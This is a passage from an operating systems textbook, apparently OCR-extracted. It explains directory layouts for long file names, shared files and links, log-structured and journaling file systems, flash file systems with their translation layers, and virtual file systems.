The simplest approach is to set a limit on file-name length, typically 255 characters, and then use one of the designs of Fig. 4-16 with 255 characters reserved for each file name. This approach is simple, but wastes a great deal of directory space, since few files have such long names. For efficiency reasons, a different structure is desirable.

One alternative is to give up the idea that all directory entries are the same size. With this method, each directory entry contains a fixed portion, typically starting with the length of the entry, and then followed by data with a fixed format, usually including the owner, creation time, protection information, and other attributes. This fixed-length header is followed by the actual file name, however long it may be, as shown in Fig. 4-17(a) in big-endian format (as used by some CPUs). In this example we have three files, *project-budget*, *personnel*, and *foo*. Each file name is terminated by a special character (usually 0), which is represented in the figure by a box with a cross in it. To allow each directory entry to begin on a word boundary, each file name is filled out to an integral number of words, shown by shaded boxes in the figure.

A disadvantage of this method is that when a file is removed, a variable-sized gap is introduced into the directory into which the next file to be entered may not fit. This problem is essentially the same one we saw with contiguous disk files, only now compacting the directory is feasible because it is entirely in memory. Another problem is that a single directory entry may span multiple pages, so a page fault may occur while reading a file name.

Another way to handle variable-length names is to make the directory entries themselves all fixed length and keep the file names together in a heap at the end of the directory, as shown in Fig. 4-17(b). This method has the advantage that when an entry is removed, the next file entered will always fit there. Of course, the heap must be managed and page faults can still occur while processing file names. One very minor win here is that there is no longer any real need for file names to begin



Figure 4-17. Two ways of handling long file names in a directory. (a) In-line. (b) In a heap.

at word boundaries, so no filler characters are needed after file names in Fig. 4-17(b) as they are in Fig. 4-17(a).

In all of the designs so far, directories are searched linearly from beginning to end when a file name has to be looked up. For extremely long directories, linear searching can be slow. One way to speed up the search is to use a hash table in each directory. Call the size of the table n. To enter a file name, the name is hashed onto a value between 0 and $n - 1$, for example, by dividing it by n and taking the remainder. Alternatively, the words comprising the file name can be added up and this quantity divided by n, or something similar.

Either way, the table entry corresponding to the hash code is inspected. If it is unused, a pointer is placed there to the file entry. File entries follow the hash table. If that slot is already in use, a linked list is constructed, headed at the table entry and threading through all entries with the same hash value.

Looking up a file follows the same procedure. The file name is hashed to select a hash-table entry. All the entries on the chain headed at that slot are checked to see if the file name is present. If the name is not on the chain, the file is not present in the directory.

Using a hash table has the advantage of much faster lookup, but the disadvantage of a much more complex administration. It is only really a serious candidate

in systems where it is expected that directories will routinely contain hundreds or thousands of files.

A different way to speed up searching large directories is to cache the results of searches. Before starting a search, a check is first made to see if the file name is in the cache. If so, it can be located immediately. Of course, caching only works if a relatively small number of files comprise the majority of the lookups.

4.3.4 Shared Files

When several users are working together on a project, they often need to share files. As a result, it is often convenient for a shared file to appear simultaneously in different directories belonging to different users. Figure 4-18 shows the file system of Fig. 4-8 again, only with one of *C*'s files now present in one of *B*'s directories as well. The connection between *B*'s directory and the shared file is called a **link**. The file system itself is now a **DAG** (**Directed Acyclic Graph**), rather than a tree. Having the file system be a DAG complicates maintenance, but such is life.



Figure 4-18. File system containing a shared file.

Sharing files is convenient, but it also introduces some problems. To start with, if directories really do contain disk addresses, then a copy of the disk addresses will have to be made in *B*'s directory when the file is linked. If either *B* or *C* subsequently appends to the file, the new blocks will be listed only in the directory of the user doing the append. The changes will not be visible to the other user, thus defeating the purpose of sharing.

This problem can be solved in two ways. In the first solution, disk blocks are not listed in directories, but in a little data structure associated with the file itself. The directories would then just have pointers to the little data structure. This is the approach used in UNIX (where the little data structure is the i-node).

In the second solution, *B* links to one of *C*'s files by having the system create a new file, of type LINK, and entering that file in *B*'s directory. The new file contains just the path name of the file to which it is linked. When *B* reads from the linked file, the operating system sees that the file being read from is of type LINK, looks up the name of the file, and reads that file. This approach is called **symbolic linking**, to contrast it with traditional (hard) linking, as discussed earlier.

Each of these methods has its drawbacks. In the first method, at the moment that *B* links to the shared file, the i-node records the file's owner as *C*. Creating a link does not change the ownership (see Fig. 4-19), but it does increase the link count in the i-node, so the system knows how many directory entries currently point to the file.



Figure 4-19. (a) Situation prior to linking. (b) After the link is created. (c) After the original owner removes the file.

If *C* subsequently tries to remove the file, the system is faced with a problem. If it removes the file and clears the i-node, *B* will have a directory entry pointing to an invalid i-node. If the i-node is later reassigned to another file, *B*'s link will point to the wrong file. The system can see from the count in the i-node that the file is still in use, but there is no easy way for it to find all the directory entries for the file, in order to erase them. Pointers to the directories cannot be stored in the i-node because there can be an unlimited number of directories.

The only thing to do is remove *C*'s directory entry, but leave the i-node intact, with count set to 1, as shown in Fig. 4-19(c). We now have a situation in which *B* is the only user having a directory entry for a file owned by *C*. If the system does accounting or has quotas, *C* will continue to be billed for the file until *B* decides to remove it, if ever, at which time the count goes to 0 and the file is deleted.

With symbolic links this problem does not arise because only the true owner has a pointer to the i-node. Users who have linked to the file just have path names, not i-node pointers. When the *owner* removes the file, it is destroyed. Subsequent attempts to use the file via a symbolic link will fail when the system is unable to locate the file. Removing a symbolic link does not affect the file at all.

The problem with symbolic links is the extra overhead required. The file containing the path must be read, then the path must be parsed and followed, component by component, until the i-node is reached. All of this activity may require a considerable number of extra disk accesses. Furthermore, an extra i-node is needed for each symbolic link, as is an extra disk block to store the path, although if the path name is short, the system could store it in the i-node itself, as a kind of optimization. Symbolic links have the advantage that they can be used to link to files on machines anywhere in the world, by simply providing the network address of the machine where the file resides in addition to its path on that machine.

There is also another problem introduced by links, symbolic or otherwise. When links are allowed, files can have two or more paths. Programs that start at a given directory and find all the files in that directory and its subdirectories will locate a linked file multiple times. For example, a program that dumps all the files in a directory and its subdirectories onto a backup drive may make multiple copies of a linked file. Furthermore, if the backup drive is then read into another machine, unless the dump program is clever, the linked file may be copied twice onto the disk, instead of being linked.

4.3.5 Log-Structured File Systems

Changes in technology are putting pressure on current file systems. Let us consider computers with (magnetic) hard disks. In the next section, we will look at SSDs. In systems with hard disks, the CPUs keep getting faster, the disks are becoming much bigger and cheaper (but not much faster), and memories are growing exponentially in size. The one parameter that is not improving by leaps and bounds is disk seek time.

The combination of these factors led to a performance bottleneck in file systems. Research done at Berkeley attempted to alleviate this problem by designing a completely new kind of file system, LFS (the **Log-structured File System**). In this section, we will briefly describe how LFS works. For a more complete treatment, see the original paper on LFS (Rosenblum and Ousterhout, 1991).

The idea that drove the LFS design is that as CPUs get faster and RAM memories get larger, disk caches are also increasing rapidly. Consequently, it is now possible to satisfy a very substantial fraction of all read requests directly from the file-system cache, with no disk access needed. It follows from this observation that in the future, most disk accesses will be writes, so the read-ahead mechanism used in some file systems to fetch blocks before they are needed no longer gains much performance.

To make matters worse, in most file systems, writes are done in very small chunks. Small writes are highly inefficient, since a 50-μsec disk write is often preceded by a 10-msec seek and a 4-msec rotational delay. With these parameters, disk efficiency drops to a fraction of 1%.

To see where all the small writes come from, consider creating a new file on a UNIX system. To write this file, the i-node for the directory, the directory block, the i-node for the file, and the file itself must all be written. While these writes can be delayed, doing so exposes the file system to serious consistency problems if a crash occurs before the writes are done. For this reason, the i-node writes are generally done immediately.

From this reasoning, the LFS designers decided to reimplement the UNIX file system in such a way as to achieve the full bandwidth of the disk, even in the face of a workload consisting in large part of small random writes. The basic idea is to structure the entire disk as a great big log.

Periodically, and when there is a special need for it, all the pending writes being buffered in memory are collected into a single segment and written to the disk as a single contiguous segment at the end of the log. A single segment may thus contain i-nodes, directory blocks, and data blocks, all mixed together. At the start of each segment is a segment summary, telling what can be found in the segment. If the average segment can be made to be about 1 MB, almost the full bandwidth of the disk can be utilized.

In this design, i-nodes still exist and even have the same structure as in UNIX, but they are now scattered all over the log, instead of being at a fixed position on the disk. Nevertheless, when an i-node is located, locating the blocks is done in the usual way. Of course, finding an i-node is now much harder, since its address cannot simply be calculated from its i-number, as in UNIX. To make it possible to find i-nodes, an i-node map, indexed by i-number, is maintained. Entry *i* in this map points to i-node *i* on the disk. The map is kept on disk, but it is also cached, so the most heavily used parts will be in memory most of the time.

To summarize what we have said so far, all writes are initially buffered in memory, and periodically all the buffered writes are written to the disk in a single segment, at the end of the log. Opening a file now consists of using the map to locate the i-node for the file. Once the i-node has been located, the addresses of the blocks can be found from it. All of the blocks will themselves be in segments, somewhere in the log.

If disks were infinitely large, the above description would be the entire story. However, real disks are finite, so eventually the log will occupy the entire disk, at which time no new segments can be written to the log. Fortunately, many existing segments may have blocks that are no longer needed. For example, if a file is overwritten, its i-node will now point to the new blocks, but the old ones will still be occupying space in previously written segments.

To deal with this problem, LFS has a **cleaner** thread that spends its time scanning the log circularly to compact it. It starts out by reading the summary of the first segment in the log to see which i-nodes and files are there. It then checks the current i-node map to see if the i-nodes are still current and file blocks are still in use. If not, that information is discarded. The i-nodes and blocks that are still in use go into memory to be written out in the next segment. The original segment is

then marked as free, so that the log can use it for new data. In this manner, the cleaner moves along the log, removing old segments from the back and putting any live data into memory for rewriting in the next segment. Consequently, the disk is a big circular buffer, with the writer thread adding new segments to the front and the cleaner thread removing old ones from the back.

The bookkeeping here is nontrivial, since when a file block is written back to a new segment, the i-node of the file (somewhere in the log) must be located, updated, and put into memory to be written out in the next segment. The i-node map must then be updated to point to the new copy. Nevertheless, it is possible to do the administration, and the performance results show that all this complexity is worthwhile. Measurements given in the papers cited above show that LFS outperforms UNIX by an order of magnitude on small writes, while having a performance that is as good as or better than UNIX for reads and large writes.

4.3.6 Journaling File Systems

Log-structured file systems are an interesting idea in general and one of the ideas inherent in them, robustness in the face of failure, can also be applied to more conventional file systems. The basic idea here is to keep a log of what the file system is going to do before it does it, so that if the system crashes before it can do its planned work, upon rebooting the system can look in the log to see what was going on at the time of the crash and finish the job. Such file systems, called **journaling file systems**, are very popular. Microsoft's NTFS file system and the Linux ext4 and ReiserFS file systems all use journaling. MacOS offers journaling file systems as an option. Journaling is the default and it is widely used. Below we will give a brief introduction to this topic.

To see the nature of the problem, consider a simple garden-variety operation that happens all the time: removing a file. This operation (in UNIX) requires three steps:

1. Remove the file from its directory.
2. Release the i-node to the pool of free i-nodes.
3. Return all the disk blocks to the pool of free disk blocks.

In Windows, analogous steps are required. In the absence of system crashes, the order in which these steps are taken does not matter; in the presence of crashes, it does. Suppose that the first step is completed and then the system crashes. The i-node and file blocks will not be accessible from any file, but will also not be available for reassignment; they are just off in limbo somewhere, decreasing the available resources. If the crash occurs after the second step, only the blocks are lost.

If the order of operations is changed and the i-node is released first, then after rebooting, the i-node may be reassigned, but the old directory entry will continue

to point to it, hence to the wrong file. If the blocks are released first, then a crash before the i-node is cleared will mean that a valid directory entry points to an i-node listing blocks now in the free storage pool and which are likely to be reused shortly, leading to two or more files randomly sharing the same blocks. None of these outcomes are good.

What the journaling file system does is first write a log entry listing the three actions to be completed. The log entry is then written to disk (and for good measure, possibly read back from the disk to verify that it was, in fact, written correctly). Only after the log entry has been written, do the various operations begin. After the operations complete successfully, the log entry is erased. If the system now crashes, upon recovery the file system can check the log to see if any operations were pending. If so, all of them can be rerun (multiple times in the event of repeated crashes) until the file is correctly removed.

To make journaling work, the logged operations must be **idempotent**, which means they can be repeated as often as needed without harm. Operations such as "Update the bitmap to mark i-node *k* or block *n* as free" can be repeated until the cows come home with no danger. Similarly, searching a directory and removing any entry called *foobar* is also idempotent. On the other hand, adding the newly freed blocks from i-node *K* to the end of the free list is not idempotent since they may already be there. The more-expensive operation "Search the list of free blocks and add block *n* to it if it is not already present" is idempotent. Journaling file systems have to arrange their data structures and loggable operations so they all are idempotent. Under these conditions, crash recovery can be made fast and secure.

For added reliability, a file system can introduce the database concept of an **atomic transaction**. When this concept is used, a group of actions can be bracketed by the begin transaction and end transaction operations. The file system then knows it must complete either all the bracketed operations or none of them, but not any other combinations.

NTFS has an extensive journaling system and its structure is rarely corrupted by system crashes. It has been in development since its first release with Windows NT in 1993. The first Linux file system to do journaling was ReiserFS, but its popularity was impeded by the fact that it was incompatible with the then-standard ext2 file system. In contrast, ext3 which was a less ambitious project than ReiserFS, also does journaling while maintaining compatibility with the previous ext2 system. Its successor, ext4 was similarly developed initially as a series of backward-compatible extensions to ext3.

4.3.7 Flash-based File Systems

SSDs uses flash memory and operates quite differently from hard disk drives. Generally, NAND-based flash is used (rather than NOR-based flash) in SSDs. Much of the difference is related to the physics that underpins the storage, which,

however fascinating, is beyond the scope of this chapter. Irrespective of the flash technology, here are important differences between hard disks and flash storage. There are no moving parts in flash storage and the problems of seek times and rotational delays that we mentioned in the previous section do not exist. This means that the access time (latency) is much better—on the order of several tens of microseconds instead of milliseconds. It also means that on SSDs there is not much of a gap in performance between random and sequential reads. As we shall see, random writes are still quite a bit more expensive—especially small ones.

Indeed, unlike magnetic disks, flash technology has asymmetric read and write performance: reads are much faster than writes. For instance, where a read takes a few tens of microseconds, a write can take hundreds. First, writes are slow because of how the flash cells that implement the bits are programmed—this is physics and not something we want to get into here. A second, and more impactful reason is that you can only write a unit of data after you have erased a suitable area on the device. In fact, flash memory distinguishes between a *unit of I/O* (often 4 KB), and a *unit of erase* (often 64-256 units of I/O, so up to several MB). Sadly, the industry takes great pleasure in confusing people and refers to a unit of I/O as a *page* and to the unit of erase as a *block*, except for those publications that refer to the unit of I/O as a block or even a sector and the unit of erase as a chunk. Of course, the meaning of a page is also quite different from that of a memory page in the previous chapter and the meaning of a block does not match that of a disk block either. To avoid confusion, we will use the terms *flash page* and *flash block* for the unit of I/O and the unit of erase, respectively.

To write a flash page, the SSD must first erase a flash block—an expensive operation taking hundreds of microseconds. Fortunately, after it has erased the block, there are many free flash pages in that space and the SSD can now write the flash pages in the flash block in order. In other words, it first writes flash page 0 in the block, then 1, then 2, etc. It cannot write flash page 0, followed by 2, and then 1. Also, the SSD cannot really overwrite a flash page that was written earlier. It first has to erase the entire flash block again (not just the page). Indeed, if you really wanted to overwrite some data in a file in-place, the SSD would need to save the other flash pages in the block somewhere else, erase the block in its entirety, and then rewrite the pages one by one—not a cheap operation at all! Instead, modifying data on an SSD simply makes the old flash page invalid and then rewrites the new content in another block. If there are no blocks with free pages available, this would require erasing a block first.

You do not want to keep writing the same flash pages all the time anyway, as flash memory suffers from wear. Repeatedly writing and erasing takes its toll and at some point the flash cells that hold the bits can no longer be used. A program/erase (P/E) cycle consists of erasing a cell and writing new content in it. Typical flash memory cells have a maximum endurance of a few thousand to a few hundred thousand P/E cycles before they kick the bucket. In other words, it is important to spread the wear across the flash memory cells as much as possible.

The device component that is responsible for handling such wear-leveling is known as the **FTL** (**Flash Translation Layer**). It has many other responsibilities also and it is sometimes referred to as the drive's secret sauce. The secret sauce typically runs on a simple processor with access to fast memory. It is shown on the left in Fig. 4-20. The data are stored in the flash packages (FPs) on the right. Each flash package consists of multiple dies and each die in turn contains a number of so-called planes: collections of flash blocks containing flash pages.



Figure 4-20. Components inside a typical flash SSD.

To access a specific flash page on the SSD, we need to address the corresponding die on the appropriate flash package, and on that die the right plane, block and page—a rather complicated, hierarchical address! Unfortunately, this is not how file systems work at all. The file system simply requests to read a disk block at a linear, logical disk address. How does the SSD translate between these logical addresses and the complex physical addresses on the device? Here is a hint: the Flash Translation Layer was not given its name for nothing.

Much like the paging mechanism in virtual memory, the FTL uses translation tables to indicate that logical block 54321 is really at die 0 of flash package 1, in plane 2 and block 5. Such translation tables are handy also for wear leveling, since the device is free to move a page to a different block (for instance, because it needs to be updated), as long as it adjusts the mapping in the translation table.

The FTL also takes care of managing blocks and pages that are no longer needed. Suppose that after deleting or moving data a few times, a flash block contains several invalid flash pages. Since only some of the pages are now valid, the device can free up space by copying the remaining valid pages to a block which still has free pages available and then erasing the original block. This is known as **garbage collection**. In reality, things are much more complicated. For instance, when do we do garbage collection? If we do it constantly and as early as possible, it may interfere with the user's I/O requests. If we do it too late, we may run out of free blocks. A reasonable compromise is to do it during idle periods, when the SSD is not busy otherwise.

In addition, the garbage collector needs to select both a victim block (the flash block to clean) and a target block (to which to write the live data still in the victim block). Should it simply pick these blocks in a random or round-robin fashion, or try to make a more informed decision? For instance, for the victim block, should it select the flash block with the least amount of valid data, or perhaps avoid the flash blocks that have a lot of wear already, or the blocks that contain a lot of "hot" data (i.e., data that is likely to be written again in the near future anyway)? Likewise, for the target block, should it pick based on the amount of available space, or the amount of accumulated wear on the flash block? Moreover, should it try to group hot and cold data to ensure that cold flash pages can mostly stay in the same block with no need for moving them around, while hot pages will perhaps be updated together close in time, so we can collect the updates in memory and then write them out to a new flash block in one blast? The answer is: yes. And if you're wondering which strategy is best, the answer is: it depends. Modern FTLs actually use a combination of these techniques.

Clearly, garbage collection is complex and a lot of work. It also leads to an interesting performance property. Suppose there are many flash blocks with invalid pages, but all of them have only a small number of such pages. In that case, the garbage collector will have to separate the valid from the invalid pages for many blocks, each time coalescing the valid data in new blocks and erasing the old blocks to free up space, at a significant cost in performance and wear. Can you now see why small random writes may be costlier for garbage collection than sequential ones?

In reality, small random writes are expensive regardless of garbage collection, if they overwrite an existing flash page in a full block. The problem has to do with the mappings in the translation tables. To save space, the FTL has two types of mappings: per page and per block. If everything was mapped per-page, we would need an enormous amount of memory to store the translation table. Where possible, therefore, the FTL tries to map a block of pages that belong together as a single entry. Unfortunately, that also means that modifying even a single byte in that block will invalidate the entire block and lead to lots of additional writes. The actual overheads of random writes depend on the garbage collection algorithm and the overall FTL implementation, both of which are typically as secret (and well-guarded) as the formula for Coca Cola.

The decoupling of logical disk block addresses and physical flash addresses creates an additional problem. With a hard disk drive, when the file system deletes a file, it knows exactly which blocks on the disk are now free for reuse and can reuse them as it sees fit. This is not the case with SSDs. The file system may decide to delete a file and mark the logical block addresses as free, but how is the SSD to know which of its flash pages have been deleted and can therefore be safely garbage collected? The answer is: it does not and needs to be told explicitly by the file system. For this, the file system may use the TRIM command which tells the SSD that certain flash pages are now free. Note that an SSD without the TRIM

command still works (and indeed some operating systems have worked without TRIM for years), but less efficiently. In this case, the SSD would only discover that the flash pages are invalid when the file system tries to overwrite them. We say that the TRIM command helps bridge the *semantic gap* between the FTL and the file system—the FTL does not have sufficient visibility to do its job efficiently without some help. It is a major difference between file systems for hard disks and file systems for SSD.

Let us recap what we have learned about SSDs so far. We saw that flash devices have excellent sequential read, but also very good random read performance, while random writes are slow (although still much faster than read or write accesses to a disk). Also, we know that frequent writes to the same flash cells rapidly reduces their lifetimes. Finally, we saw that doing complex things at the FTL is difficult due to the semantic gap.

The reason that we want a new file system for flash is not really the presence or absence of a TRIM command, but rather that the unique properties of flash make it a poor match for existing file systems such as NTFS or ext4. So what file system would be a good match? Since most reads can be served from the cache, we should look at the writes. We also know that we should avoid random writes and spread the writes evenly for wear-leveling. By now you may be thinking: "Wait, that sounds like a match for a log-structured file system," and you would be right. Log-structured file systems, with their immutable logs and sequential writes appear to be a perfect fit for flash-based storage.

Of course, a log-structured file system on flash does not automatically solve all problems. In particular, consider what happens when we update a large file. In terms of Fig. 4-15, a large file will use the disk block containing additional disk addresses that we see in the bottom right and that we will refer to as a (single) *indirect block*. Besides writing the updated flash page to a new block, the file system also needs to update the indirect block, since the logical (disk) address of the file data has changed. The update means that the flash page corresponding to the indirect block must be moved to another flash block. In addition, because the logical address of the indirect block has now changed, the file system should also update the i-node itself—leading to a new write to a new flash block. Finally, since the i-node is now in a new logical disk block, the file system must also update the i-node map, leading to another write on the SSD. In other words, a single file update leads to a cascade of writes of the corresponding meta-data. In real log-structured file systems, there may be more than one level of indirection (with double or even triple indirect blocks), so there will be even more writes. The phenomenon is known as the **recursive update problem** or **wandering tree problem**.

While recursive updates cannot be avoided altogether, it is possible to reduce the impact. For instance, instead of storing the actual disk address of the i-node or indirect block (in the i-node map and i-node, respectively), some file systems store the i-node / indirect block *number* and then maintain, at a fixed logical disk location, a global mapping of these (constant) numbers to logical block addresses on

disk. The advantage is that the file update in the example above only leads to an update of the indirect block and the global mapping, but not of any of the intermediate mappings. This solution was adopted in the popular Flash-Friendly File System (F2FS) supported by the Linux kernel.

In summary, while people may think of flash as a drop-in replacement for magnetic disks, it has led to many changes in the file system. This is nothing new. When magnetic disks started replacing magnetic tape, they led to many changes also. For instance, the *seek* operation was introduced and researchers started worrying about disk scheduling algorithms. In general, the introduction of new technology often leads to a flurry of activity and changes in the operating system to make optimal use of the new capabilities.

4.3.8 Virtual File Systems

Many different file systems are in use—often on the same computer—even for the same operating system. A Windows system may have a main NTFS file system, but also a legacy FAT-32 or FAT-16 drive or partition that contains old, but still needed, data, and from time to time, a flash drive with its own unique file system may be required as well. Windows handles these disparate file systems by identifying each one with a different drive letter, as in *C:*, *D:*, etc. When a process opens a file, the drive letter is explicitly or implicitly present so Windows knows which file system to pass the request to. There is no attempt to integrate heterogeneous file systems into a unified whole.

In contrast, all modern UNIX systems make a very serious attempt to integrate multiple file systems into a single structure. A Linux system could have ext4 as the root file system, with an ext3 partition mounted on */usr* and a second hard disk with a ReiserFS file system mounted on */home* as well as an F2FS flash file system temporarily mounted on */mnt*. From the user's point of view, there is a single file-system hierarchy. That it happens to encompass multiple (incompatible) file systems is not visible to users or processes.

However, the presence of multiple file systems is very definitely visible to the implementation, and since the pioneering work of Sun Microsystems (Kleiman, 1986), most UNIX systems have used the concept of a **VFS** (**Virtual File System**) to try to integrate multiple file systems into an orderly structure. The key idea is to abstract out that part of the file system that is common to all file systems and put that code in a separate layer that calls the underlying concrete file systems to actually manage the data. The overall structure is illustrated in Fig. 4-21. The discussion below is not specific to Linux or FreeBSD or any other version of UNIX, but gives the general flavor of how virtual file systems work in UNIX systems.

All system calls relating to files are directed to the virtual file system for initial processing. These calls, coming from user processes, are the standard POSIX calls, such as open, read, write, lseek, and so on. Thus the VFS has an "upper" interface to user processes and it is the well-known POSIX interface.



Figure 4-21. Position of the virtual file system.

The VFS also has a "lower" interface to the concrete file systems, which is labeled **VFS interface** in Fig. 4-21. This interface consists of several dozen function calls that the VFS can make to each file system to get work done. Thus to create a new file system that works with the VFS, the designers of the new file system must make sure that it supplies the function calls the VFS requires. An obvious example of such a function is one that reads a specific block from disk, puts it in the file system's buffer cache, and returns a pointer to it. Thus the VFS has two distinct interfaces: the upper one to the user processes and the lower one to the concrete file systems.

While most of the file systems under the VFS represent partitions on a local disk, this is not always the case. In fact, the original motivation for Sun to build the VFS was to support remote file systems using the **NFS** (**Network File System**) protocol. The VFS design is such that as long as the concrete file system supplies the functions the VFS requires, the VFS does not know or care where the data are stored or what the underlying file system is like. It requires is the proper interface to the underlying file systems.

Internally, most VFS implementations are essentially object oriented, even if they are written in C rather than C++. There are several key object types that are normally supported. These include the superblock (which describes a file system), the v-node (which describes a file), and the directory (which describes a file system directory). Each of these has associated operations (methods) that the concrete file systems must support. In addition, the VFS has some internal data structures for its own use, including the mount table and an array of file descriptors to keep track of all the open files in the user processes.

To understand how the VFS works, let us run through an example chronologically. When the system is booted, the root file system is registered with the VFS. In addition, when other file systems are mounted, either at boot time or during operation, they too must register with the VFS. When a file system registers, what

it basically does is provide a list of the addresses of the functions the VFS requires, either as one long call vector (table) or as several of them, one per VFS object, as the VFS demands. Thus once a file system has registered with the VFS, the VFS knows how to, say, read a block from it—it simply calls the fourth (or whatever) function in the vector supplied by the file system. Similarly, the VFS then also knows how to carry out every other function the concrete file system must supply: it just calls the function whose address was supplied when the file system registered.

After a file system has been mounted, it can be used. For example, if a file system has been mounted on */usr* and a process makes the call

```
open("/usr/include/unistd.h", O_RDONLY)
```

while parsing the path, the VFS sees that a new file system has been mounted on */usr* and locates its superblock by searching the list of superblocks of mounted file systems. Having done this, it can find the root directory of the mounted file system and look up the path *include/unistd.h* there. The VFS then creates a v-node and makes a call to the concrete file system to return all the information in the file's i-node. This information is copied into the v-node (in RAM), along with other information, most importantly the pointer to the table of functions to call for operations on v-nodes, such as read, write, close, and so on.

After the v-node has been created, the VFS makes an entry in the file-descriptor table for the calling process and sets it to point to the new v-node. (For the purists, the file descriptor actually points to another data structure that contains the current file position and a pointer to the v-node, but this detail is not important for our purposes here.) Finally, the VFS returns the file descriptor to the caller so it can use it to read, write, and close the file.

Later when the process does a read using the file descriptor, the VFS locates the v-node from the process and file descriptor tables and follows the pointer to the table of functions, all of which are addresses within the concrete file system on which the requested file resides. The function that handles read is now called and code within the concrete file system goes and gets the requested block. The VFS has no idea whether the data are coming from the local disk, a remote file system over the network, a USB stick, or something different. The data structures involved are shown in Fig. 4-22. Starting with the caller's process number and the file descriptor, successively the v-node, read function pointer, and access function within the concrete file system are located.

In this manner, it becomes relatively straightforward to add new file systems. To make one, the designers first get a list of function calls the VFS expects and then write their file system to provide all of them. Alternatively, if the file system already exists and needs to be ported to the VFS, then they have to provide wrapper functions that do what the VFS needs, usually by making one or more native calls to the underlying concrete file system.

